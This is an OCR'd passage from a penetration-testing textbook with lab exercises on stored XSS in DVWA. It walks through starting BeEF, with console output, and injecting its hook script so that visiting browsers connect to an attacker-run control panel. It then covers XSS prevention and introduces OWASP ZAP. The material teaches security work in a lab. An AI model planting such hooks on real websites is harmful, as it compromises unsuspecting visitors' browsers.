



3. Open the Windows machine and go to Metasploitable webpage to DVWA then XSS stored tap, you will see the message that written by the Kali user.


**Note**

This exresie require three virtual machines opened at the same time ( Metasplitable, Windows 10 and Kali Linux) if the Laptop used is less than 8 G RAM, the laptop performance will be impacted and it will be very slow.


https://t.me/learningnets




4. Now go back to Kali machine and enter java code in the message body as in the following screenshot





5. Click on Sign Guestbook




6. Go back to Windows 10 machine and just refresh the page in the browser, you will notice that the java code is executed, and you will

https://t.me/learningnets

receive the alert.




https://t.me/learningnets

## 14.3. Injecting BeEF hook as a stored XSS

As we have seen in chapter 9, BeEF code allow us to track, monitor and exploit any machine access a Website that have BeEF hook code. If a website has Stored XSS vulnerability attackers can utilize this vulnerability to inject BeEF hook java code. This will compromise any machine that access that website.

### Exercise 62: Injecting BeEF hook as stored XSS

We explained Beef in Chapter 9 how it can take control of a machine through web browser hooks. In this lesson we are going to inject BeEF hook into a web page as stored XSS, zny person access this page will be hooked to Beef automatically.

1. In Kali machine open Beef

#cd /opt/beef
#./beef


```
root@kali:/opt/beef# ./beef
[12:42:44][*] Browser Exploitation Framework (BeEF) 0.5.0.0-alpha-pre
[12:42:44]     |   Twit: @beefproject
[12:42:44]     |   Site: https://beefproject.com
[12:42:44]     |   Blog: http://blog.beefproject.com
[12:42:44]     |_  Wiki: https://github.com/beefproject/beef/wiki
[12:42:44][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
   -> 0.0060s
[12:42:44][*] BeEF is loading. Wait a few seconds...
[12:42:48][*] 8 extensions enabled:
[12:42:48]     |   Social Engineering
[12:42:48]     |   Admin UI
[12:42:48]     |   Demos
[12:42:48]     |   Proxy
[12:42:48]     |   Network
[12:42:48]     |   XSSRays
[12:42:48]     |   Events
[12:42:48]     |_  Requester
[12:42:48][*] 305 modules enabled.
[12:42:48][*] 2 network interfaces were detected.
[12:42:48][*] running on network interface: 127.0.0.1
[12:42:48]     |   Hook URL: http://127.0.0.1:3000/hook.js
[12:42:48]     |_  UI URL:   http://127.0.0.1:3000/ui/panel
[12:42:48][*] running on network interface: 10.0.2.23
```

2. Open web browser and go to Beef URL link

http://127.0.0.1:3000/ui/panel

https://t.me/learningnets

3. Login as beef/beef





**Note**
If you forget Beef username and password check the file */opt/beef/config.yaml*

4. Copy Beef Hook


https://t.me/learningnets

```
[12:42:44][*] BeEF is loading. Wait a few seconds...
[12:42:48][*] 8 extensions enabled:
[12:42:48]     |   Social Engineering
[12:42:48]     |   Admin UI
[12:42:48]     |   Demos
[12:42:48]     |   Proxy
[12:42:48]     |   Network
[12:42:48]     |   XSSRays
[12:42:48]     |   Events
[12:42:48]     |_  Requester
[12:42:48][*] 305 modules enabled.
[12:42:48][*] 2 network interfaces were detected.
[12:42:48][*] running on network interface: 127.0.0.1
[12:42:48]     |   Hook URL: http://127.0.0.1:3000/hook.js
[12:42:48]     |_  UI URL:   http://127.0.0.1:3000/ui/panel
[12:42:48][*] running on network interface: 10.0.2.23
[12:42:48]     |   Hook URL: http://10.0.2.23:3000/hook.js
[12:42:48]     |_  UI URL:   http://10.0.2.23:3000/ui/panel
[12:42:48][*] RESTful API key: 076dafea86a39a84134a9337b31cb1767454039f
[12:42:49][*] HTTP Proxy: http://127.0.0.1:6789
[12:42:49][*] BeEF server started (press control+c to stop)
```

5. Insert the hook in the message body, then change the IP address to Kali IP address. you will need to extend the max. characters of the message body, inside the browser to 500 by:
    - In Kali machine Firefox that showing the DVWA webpage
    - Right click and then click on inspect element
    - Change maxlength to 500




6. Add the hook URL in a java script to the message body then click Sign Guestbook




7. The Script run in kali machine and it is hooked to BeEF
8. From windows machine just refresh the XSS stored webpage
9. See Beef webpage in Kali Linux

https://t.me/learningnets

10. The windows machine will be hooked because the stored hook in the webpage connect windows machine to the beef command center page.

https://t.me/learningnets

## 14.4. Preventing XSS Vulnerability

### Escaping

The first method you can and should use to prevent XSS vulnerabilities from appearing in your applications is by escaping user input. Escaping data means taking the data an application has received and ensuring it is secure before rendering it for the end user. By escaping user input, key characters in the data received by a web page will be prevented from being interpreted in any malicious way. In essence, you're censoring the data your web page receives in a way that will disallow the characters – especially "< "and ">" characters – from being rendered, which otherwise could cause harm to the application and/or users.

If the page does not allow users to add their own code to the page, a good rule of thumb is to escape all HTML, URL, and JavaScript entities. However, if the web page does allow users to add rich text, such as on forums or post comments, you have a few choices. You'll either need to carefully choose which HTML entities you will escape and which you won't, or by using a replacement format for raw HTML such as Markdown, which will in turn allow you to continue escaping all HTML.

### Validating Input

Any untrusted data should be treated as malicious. What's untrusted data? Anything that originates from outside the system and you don't have absolute control over so that includes form data, query strings, cookies, other request headers, data from other systems (i.e. from web services) and basically anything that you can't be 100% confident doesn't contain evil things."

Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. While whitelisting and input validation are more commonly associated with SQL injection, they can also be used as an additional method of prevention for XSS. Whereas blacklisting, or disallowing certain, predetermined characters in user input, disallows only known bad characters, whitelisting only allows known good characters and is a better method for preventing XSS attacks as well as others.

Input validation is especially helpful and good at preventing XSS in forms, as it prevents a user from adding special characters into the fields, instead refusing the request. However, as OWASP maintains, input validation is not a primary prevention method for vulnerabilities such as XSS and SQL

https://t.me/learningnets

injection, but instead helps to reduce the effects should an attacker discover such a vulnerability.

**Sanitizing**

A third way to prevent cross-site scripting attacks is to sanitize user input. Sanitizing data is a strong defense but should not be used alone to battle XSS attacks. It is totally possible you'll find the need to use all three methods of prevention in working towards a more secure application. Sanitizing user input is especially helpful on sites that allow HTML markup, to ensure data received can do no harm to users as well as your database by scrubbing the data clean of potentially harmful markup, changing unacceptable user input to an acceptable format.

**WAF**

we explained in in previous chapters WAF can protect against XSS attacks.

https://t.me/learningnets

# 15
# OWASP ZAP
# Web Pen-Testing tool

The OWASP Zed Attack Proxy (ZAP) is one of the world’s most popular free security tools and is actively maintained by hundreds of international volunteers. The OWASP ZAP tool automate the Website penetration testing and it is used by most Penetration Testers.

https://t.me/learningnets

# 15. OWASP ZAP Web Site Penetration testing tool


OWASP ZAP tool which comes part of Kali is a tool that can-do vulnerability scanning and penetration testing of web site automatically, the tool run all the testing we did manual in the above sections and more.

## 15.1. Scanning Websites using OWASP-ZAP tool


### Exercise 63: Running OWASP ZAP

1. To run the tool, go to Kali application and search for ZAP.







2. Start the tool




3. Click Start , then Tools / options, will allow you to modify the options

